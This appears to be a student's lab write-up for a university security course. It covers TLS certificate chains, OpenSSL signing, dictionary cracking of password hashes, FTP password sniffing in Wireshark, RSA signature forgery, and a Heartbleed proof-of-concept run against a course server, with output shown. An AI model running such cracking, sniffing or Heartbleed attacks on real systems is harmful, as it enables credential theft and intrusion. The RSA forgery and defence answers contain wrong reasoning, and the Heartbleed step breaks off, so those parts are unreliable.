4c:c8:2b:75:19:3d:69:11:9f:d9:0f:fc:83:dd:b0:e0:5e:eb:
7d:9d:2f:d2:68:4e:2b:51:52:1e:5a:a9:c0:29:56:95:6e:60:
9c:ce:ea:28:95:07:fd:8d:1b:d4:a1:e4:52:d2:5e:f9:ac:2c:
31:53:91:3a:57:9f:a0:4c:5d:a7:b5:37:4c:0a:e1:db:b2:8a:
87:c7:49:b2:ca:23:7a:99:b6:74:cb:83:4f:3a:bd:fa:a3:0e:
59:46:fb:a7:f5:a1:54:bd:b8:40:b0:24:81:7a:3e:27:7c:4b:
d0:35:34:e1:f2:a4:91:49:c5:dd:be:fc:6a:5e:73:d8:bf:19:
b9:f4:ec:95:34:de:87:3e:59:95:db:49:60:b3:e6:5f:ef:43:
08:24:c1:3e:ad:38:55:2d:10:7b:bf:52:c2:5d:c9:21:fd:3d:
74:65:d2:e1:f7:cb:2f:ff:3c:41:86:0d:db:23:66:62:2d:da:
d8:2f:62:b6:ec:f8:27:73:28:7b:a7:51:10:9f:f4:ee:e3:f6:
ea:84:c2:dc:18:37:b0:68:39:c4:a2:81:4f:86:58:ec:3b:83:
93:18:6b:7e:fa:e6:57:1f:93:f3:0c:22:eb:30:d4:2c:40:c2:
21:c2:06:5a:f7:0b:20:1a:5a:fb:e1:64:d9:2a:d2:97:c6:ca:
89:0f:3b:5b:43:52:48:48:a2:35:12:2c:a9:7e:07:09:4d:a2:
24:52:f2:ba:fe:52:5d:61:16:3c:a9:7a:d0:83:6e:04:fe:c7:
21:27:f4:83:8f:b9:d8:e4:68:6e:cd:e9:76:79:b2:98:fe:a2:
b7:b3:a2:19:4c:bb:19:f9
wei@linux16> █
```

Question 11:

I think my browser will display a chain of certificate. Beginning with the root certificate, then the intermediate certificate and my domain certificate.

However, due to the fact that my root certificate is not a trusted CA, a warning message will be displayed.

Question 12:

I am using WireShark to do the packet tracing. Please see the screenshot below:

529	11.685780	172.217.0.138	10.197.59.217	TCP	1254 443 → 54414 [ACK] Seq=1201 Ack=209 Win=44032 Len=1200 [TC...
530	11.685787	172.217.0.138	10.197.59.217	TLSv1.2	1148 Certificate, Server Key Exchange, Server Hello Done
531	11.686383	10.197.59.217	172.217.0.138	TCP	54 54414 → 443 [ACK] Seq=209 Ack=3495 Win=65792 Len=0

Below is a closer look:

- ▼ Secure Sockets Layer
 - ▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate
 - Content Type: Handshake (22)
 - Version: TLS 1.2 (0x0303)
 - Length: 3033
 - ▼ Handshake Protocol: Certificate
 - Handshake Type: Certificate (11)
 - Length: 3029
 - Certificates Length: 3026
 - > Certificates (3026 bytes)

Let's take a more closer look for the authorities that is involved: (on the right)

```
050  6f 6f 67 6c 65 20 49 6e 63 31 25 30 23 06 03 55  oogle In c1%0#..U
060  04 03 13 1c 47 6f 6f 67 6c 65 20 49 6e 74 65 72  ....Goog le Inter
070  6e 65 74 20 41 75 74 68 6f 72 69 74 79 20 47 32  net Auth ority G2
080  30 1e 17 0d 31 38 30 31 31 36 30 38 34 31 30 32  0...1801 16084102
090  5a 17 0d 31 38 30 34 31 30 30 38 34 31 30 30 5a  Z..18041 0084100Z
0a0  30 6a 31 0b 30 09 06 03 55 04 06 13 02 55 53 31  0j1.0... U....US1
0b0  13 30 11 06 03 55 04 08 0c 0a 43 61 6c 69 66 6f  .0...U.. ..Califo
0c0  72 6e 69 61 31 16 30 14 06 03 55 04 07 0c 0d 4d  rnia1.0. ..U....M
0d0  6f 75 6e 74 61 69 6e 20 56 69 65 77 31 13 30 11  ountain View1.0.
0e0  06 03 55 04 0a 0c 0a 47 6f 6f 67 6c 65 20 49 6e  ..U....G oogle In
0f0  63 31 19 30 17 06 03 55 04 03 0c 10 2a 2e 67 6f  c1.0...U ....*.go

0d 06 09 2a 86 48 86 f/ 0d 01 01 05 05 00 30 4e  ...*.H.. .....0N
31 0b 30 09 06 03 55 04 06 13 02 55 53 31 10 30  1.0...U. ...US1.0
0e 06 03 55 04 0a 13 07 45 71 75 69 66 61 78 31  ...U.... Equifax1
2d 30 2b 06 03 55 04 0b 13 24 45 71 75 69 66 61  -0+..U.. .$Equifa
78 20 53 65 63 75 72 65 20 43 65 72 74 69 66 69  x Secure Certifi
63 61 74 65 20 41 75 74 68 6f 72 69 74 79 30 1e  cate Aut hority0.
17 0d 30 32 30 35 32 31 30 34 30 30 30 30 5a 17  ..020521 040000Z.
0d 31 38 30 38 32 31 30 34 30 30 30 30 5a 30 42  .1808210 40000Z0B
31 0b 30 09 06 03 55 04 06 13 02 55 53 31 16 30  1.0...U. ...US1.0
14 06 03 55 04 0a 13 0d 47 65 6f 54 72 75 73 74  ...U.... GeoTrust
```

The demonstration is completed. The above is one of the certificate that is received by my browser.

Question 13:

My browser receives three certificates. Below is a list of them:

1. USERTrust Secure
2. InCommon RSA Server CA
3. www.cs.duke.edu

The certificates can be verified all the way back from the root certificate.(In this case USERTrust Secure). Here is the steps:

1. www.cs.duke.edu has to make the browser believes that it is the owner of the domain certificate. This is done by decrypting the signature of the domain(signed by domains' private key) by its public key.
2. Next, we have to verify the signature on the certificate issued by "InCommon RSA Server CA". This is done by decrypting the signature using "InCommon RSA Server CA"s public key.
3. Finally, we have to verify the signature signed by "USERTrust Secure" on the certificate issued to "InCommon RSA Server CA". Similarly, this step is done by decrypting the signature using USERTrust Secure's Public Key.

Note that some browsers also check if a certificate is revoked or not by different methods such as the " Revocation list" nad OCSP. It depends on the type of the browser to either accept or reject an revoked certificate.

Question 14:


I checked the authorities in my chrome, below is 5 of them:

1. GeoTrust Global CA
2. InCommon RSA Server CA
3. Certum Trusted Network CA
4. Entrust Root Certification Authority
5. AffirmTrust Commercial

Question 15:

I used the online tools and the above is the hash I generated. The input message is "I love dogs"

STEP 1:



The screenshot shows a web-based interface for computing a message digest. It has a text input field labeled "Copy-paste the string here" containing the text "I love dogs". Below this is a dropdown menu labeled "Select a message digest algorithm" with "MD5 (128-bits)" selected. A blue button labeled "COMPUTE MESSAGE DIGEST" is positioned below the dropdown. Below the button is a large empty rectangular area. At the bottom, there is a section titled "Computed message digest:" followed by a text box containing the hash value "a7f6bde30206ba75668000f56f0fea9a".

The hash I generated is : a7f6bde30206ba75668000f56f0fea9a

STEP 2:

Use openssl command line arguments to generate public-key pairs:

- To generate private key of size 2048 under my key directory, type the following (I used the passphrase 112211).

```
lwei@linux16> cd key
lwei@linux16> openssl genrsa -aes128 -passout pass:112211 -out private.pem 2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x10001)
```

- To generate the public key according to this private, we need to pass in the passphrase for the private key and use the following command:

```
lwei@linux16> openssl rsa -in private.pem -passin pass:112211 -pubout -out public.pem
writing RSA key
lwei@linux16> ls
./ ../ private.pem public.pem
```

Now, there is a public-private key pair under my directory. Then I copied the hash of the original message under the same directory.

Step 3:

we can use the private key we just generated to sign the documents, we use the following command line arguments to sign message.txt, then we should enter the passphrase for the private key.

```
lwei@linux16> openssl dgst -sha256 -sign private.pem -out signature.sha256 message.txt
Enter pass phrase for private.pem:
lwei@linux16> ls
./ ../ message.txt private.pem public.pem signature.sha256
```

As we can see, the signature is stored in signature.sha256

Last step:

we need to verify the signature, just type in the following commands to verify it. This step will require the public key as well as the signature and the message.txt:

```
lwei@linux16> openssl dgst -sha256 -verify public.pem -signature signature.sha256 message.txt
Verified OK
```

As a result, the digital signature is verified. The basic concepts here is that it uses the public key to decrypt the signature and compare the hash value. If the hash value is the same, the signature is verified.

Question 16:

For this question, I am going to use the a dictionary to compare the common hashes of the password and crack them:(I used python crypt library)

The crypt.crypt(password,salt) in python helps me to check the hashes.

Below is the list of the password:

```
lwei@linux31> python password_cracking.py
root: password hash: $1$ZG2bN32h$treJ5wA9FVu1CCv4knD8E.
bob: Password1 hash: $1$VF45EUsv$O4IaJGe321S91P2qoXHqs/
alice: devils hash: $1$2AEh.PwK$2yCKVftrExHtwGe9cCcvM1
tim: abcdef hash: $1$z17tcuuW$PlEp5eWpYuQeqasp5Q5Vr0
mallory: aaaaaa hash: $1$yjlSu3Ch$kCPnctLoev/Hg2P4uM2XH.
admin: admin hash: $1$wzMYvSB2$7O2R65czmlEvYlodyR.i90
user: qwerty hash: $1$idTO9Mc.$tqxMfYO6UYspgRnUx7Utn/
james: letmein hash: $1$jPV/aLpR$qnHPfK7jSl2VVfbeS8rVX.
carly: blue hash: $1$o.noLUab$eRUf0yXHTqsLs8AMoP/K81
coachk: goduke hash: $1$H19Zl7B5$NRuTfMWaf1Scim3iNbsB71
```

Question 17:

Step1: type in the following command in order to ftp login to the server while wireshark is running:

```
C:\Users\laiwl>ftp cs590-1.cs.duke.edu
Connected to cs590-1.cs.duke.edu.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (cs590-1.cs.duke.edu:(none)): ftp_test
331 Please specify the password.
Password:
230 Login successful.
```

Step 2: stop wireshark packet tracing and check the packets we captured. Hopefully, I find both username and password I just entered. (see picture below on the right)

Time	Source	Destination	Protocol	Length	Info
43 11.944011	10.197.59.217	152.3.137.54	FTP	69	Request: USER ftp_test
44 11.950023	152.3.137.54	10.197.59.217	FTP	88	Response: 331 Please specify the password
64 16.501193	10.197.59.217	152.3.137.54	FTP	67	Request: PASS cps590
65 16.537420	152.3.137.54	10.197.59.217	FTP	77	Response: 230 Login successful.

More detail:

0000	00 00 0c 9f f0 01 a4 c4 94 b6 97 70 08 00 45 00p..E.
0010	00 37 07 39 40 00 40 06 cb b0 0a c5 3b d9 98 03	.7.9@.@.;...
0020	89 36 d6 e2 00 15 ae 6d eb e5 cc ac 87 7e 50 18	.6.....m~P.
0030	1f d2 f0 2b 00 00 55 53 45 52 20 66 74 70 5f 74	...+..US ER ftp_t
0040	65 73 74 0d 0a	est..

The above picture shows the username is ftp_test.

▼ Source: IntelCor_b6:97:70 (a4:c4:94:b6:97:70)		
0000	00 00 0c 9f f0 01 a4 c4 94 b6 97 70 08 00 45 00p..E.
0010	00 35 07 3c 40 00 40 06 cb af 0a c5 3b d9 98 03	.5.<@.@.;...
0020	89 36 d6 e2 00 15 ae 6d eb f4 cc ac 87 a0 50 18	.6.....mP.
0030	1f b0 be de 00 00 50 41 53 53 20 63 70 73 35 39PA SS cps59
0040	30 0d 0a	0..

The above picture shows the password is cps590.

Question 18:

We can use the existing message to forge a new valid certificate to give orders to bad people like the hacker.

We know two pairs : (m2,c2) and (m3,c3) where m2 and m3 are the messages, c2 c3 are the signatures of m2 and m3. By applying the multiplicative property of RSA:

$c3 = (c2 * c3 \text{ mod } n)$ is the valid signature of the message $m3 = (m2 * m3) ^d \text{ mod } n$.

Now we can send(m3,c3) to misled the bad guy. In this case, we can forge $m3 = m2 * m3 = 6$ with signature c3. Which will be a disaster.

Question 19:

We can hide the public key n and only deliver it to the people we trust. In this will, people can not construct the attack above because they cannot forge the signature without knowing n .

Hence $c_3 = (c_2 * c_3 \bmod n)$ will not be computable.

Another solution is that they can find a trusted third party to endorse their certificates. In this way, we cannot conduct the attack because the trusted third party will not endorse my fake certificate.

Question 20:

Step 1: First download the github tool and run the python file in linux.

Step 2: Run the following command line arguments: In the below code, I only run 1 iteration, this is just for testing purpose. The output shows that the targeting domain is subject to heartbleed attack due to the fact it returns more bits than usual.

```
lwei@linux38> python heartbleed-poc.py cs590-1.cs.duke.edu -n1
Scanning cs590-1.cs.duke.edu on port 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 624
... received message: type = 22, ver = 0302, length = 203
... received message: type = 22, ver = 0302, length = 4
Server TLS version was 1.2

Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  .....
```

Step 3: set $n=100$ and store the file in dump.txt. Then searched the file with keywords "password". I found one of the user name and the password:

Below is my IOS browser safari. It does not detect whether the certificate has been revoked. I can proceed to the page without any notification.

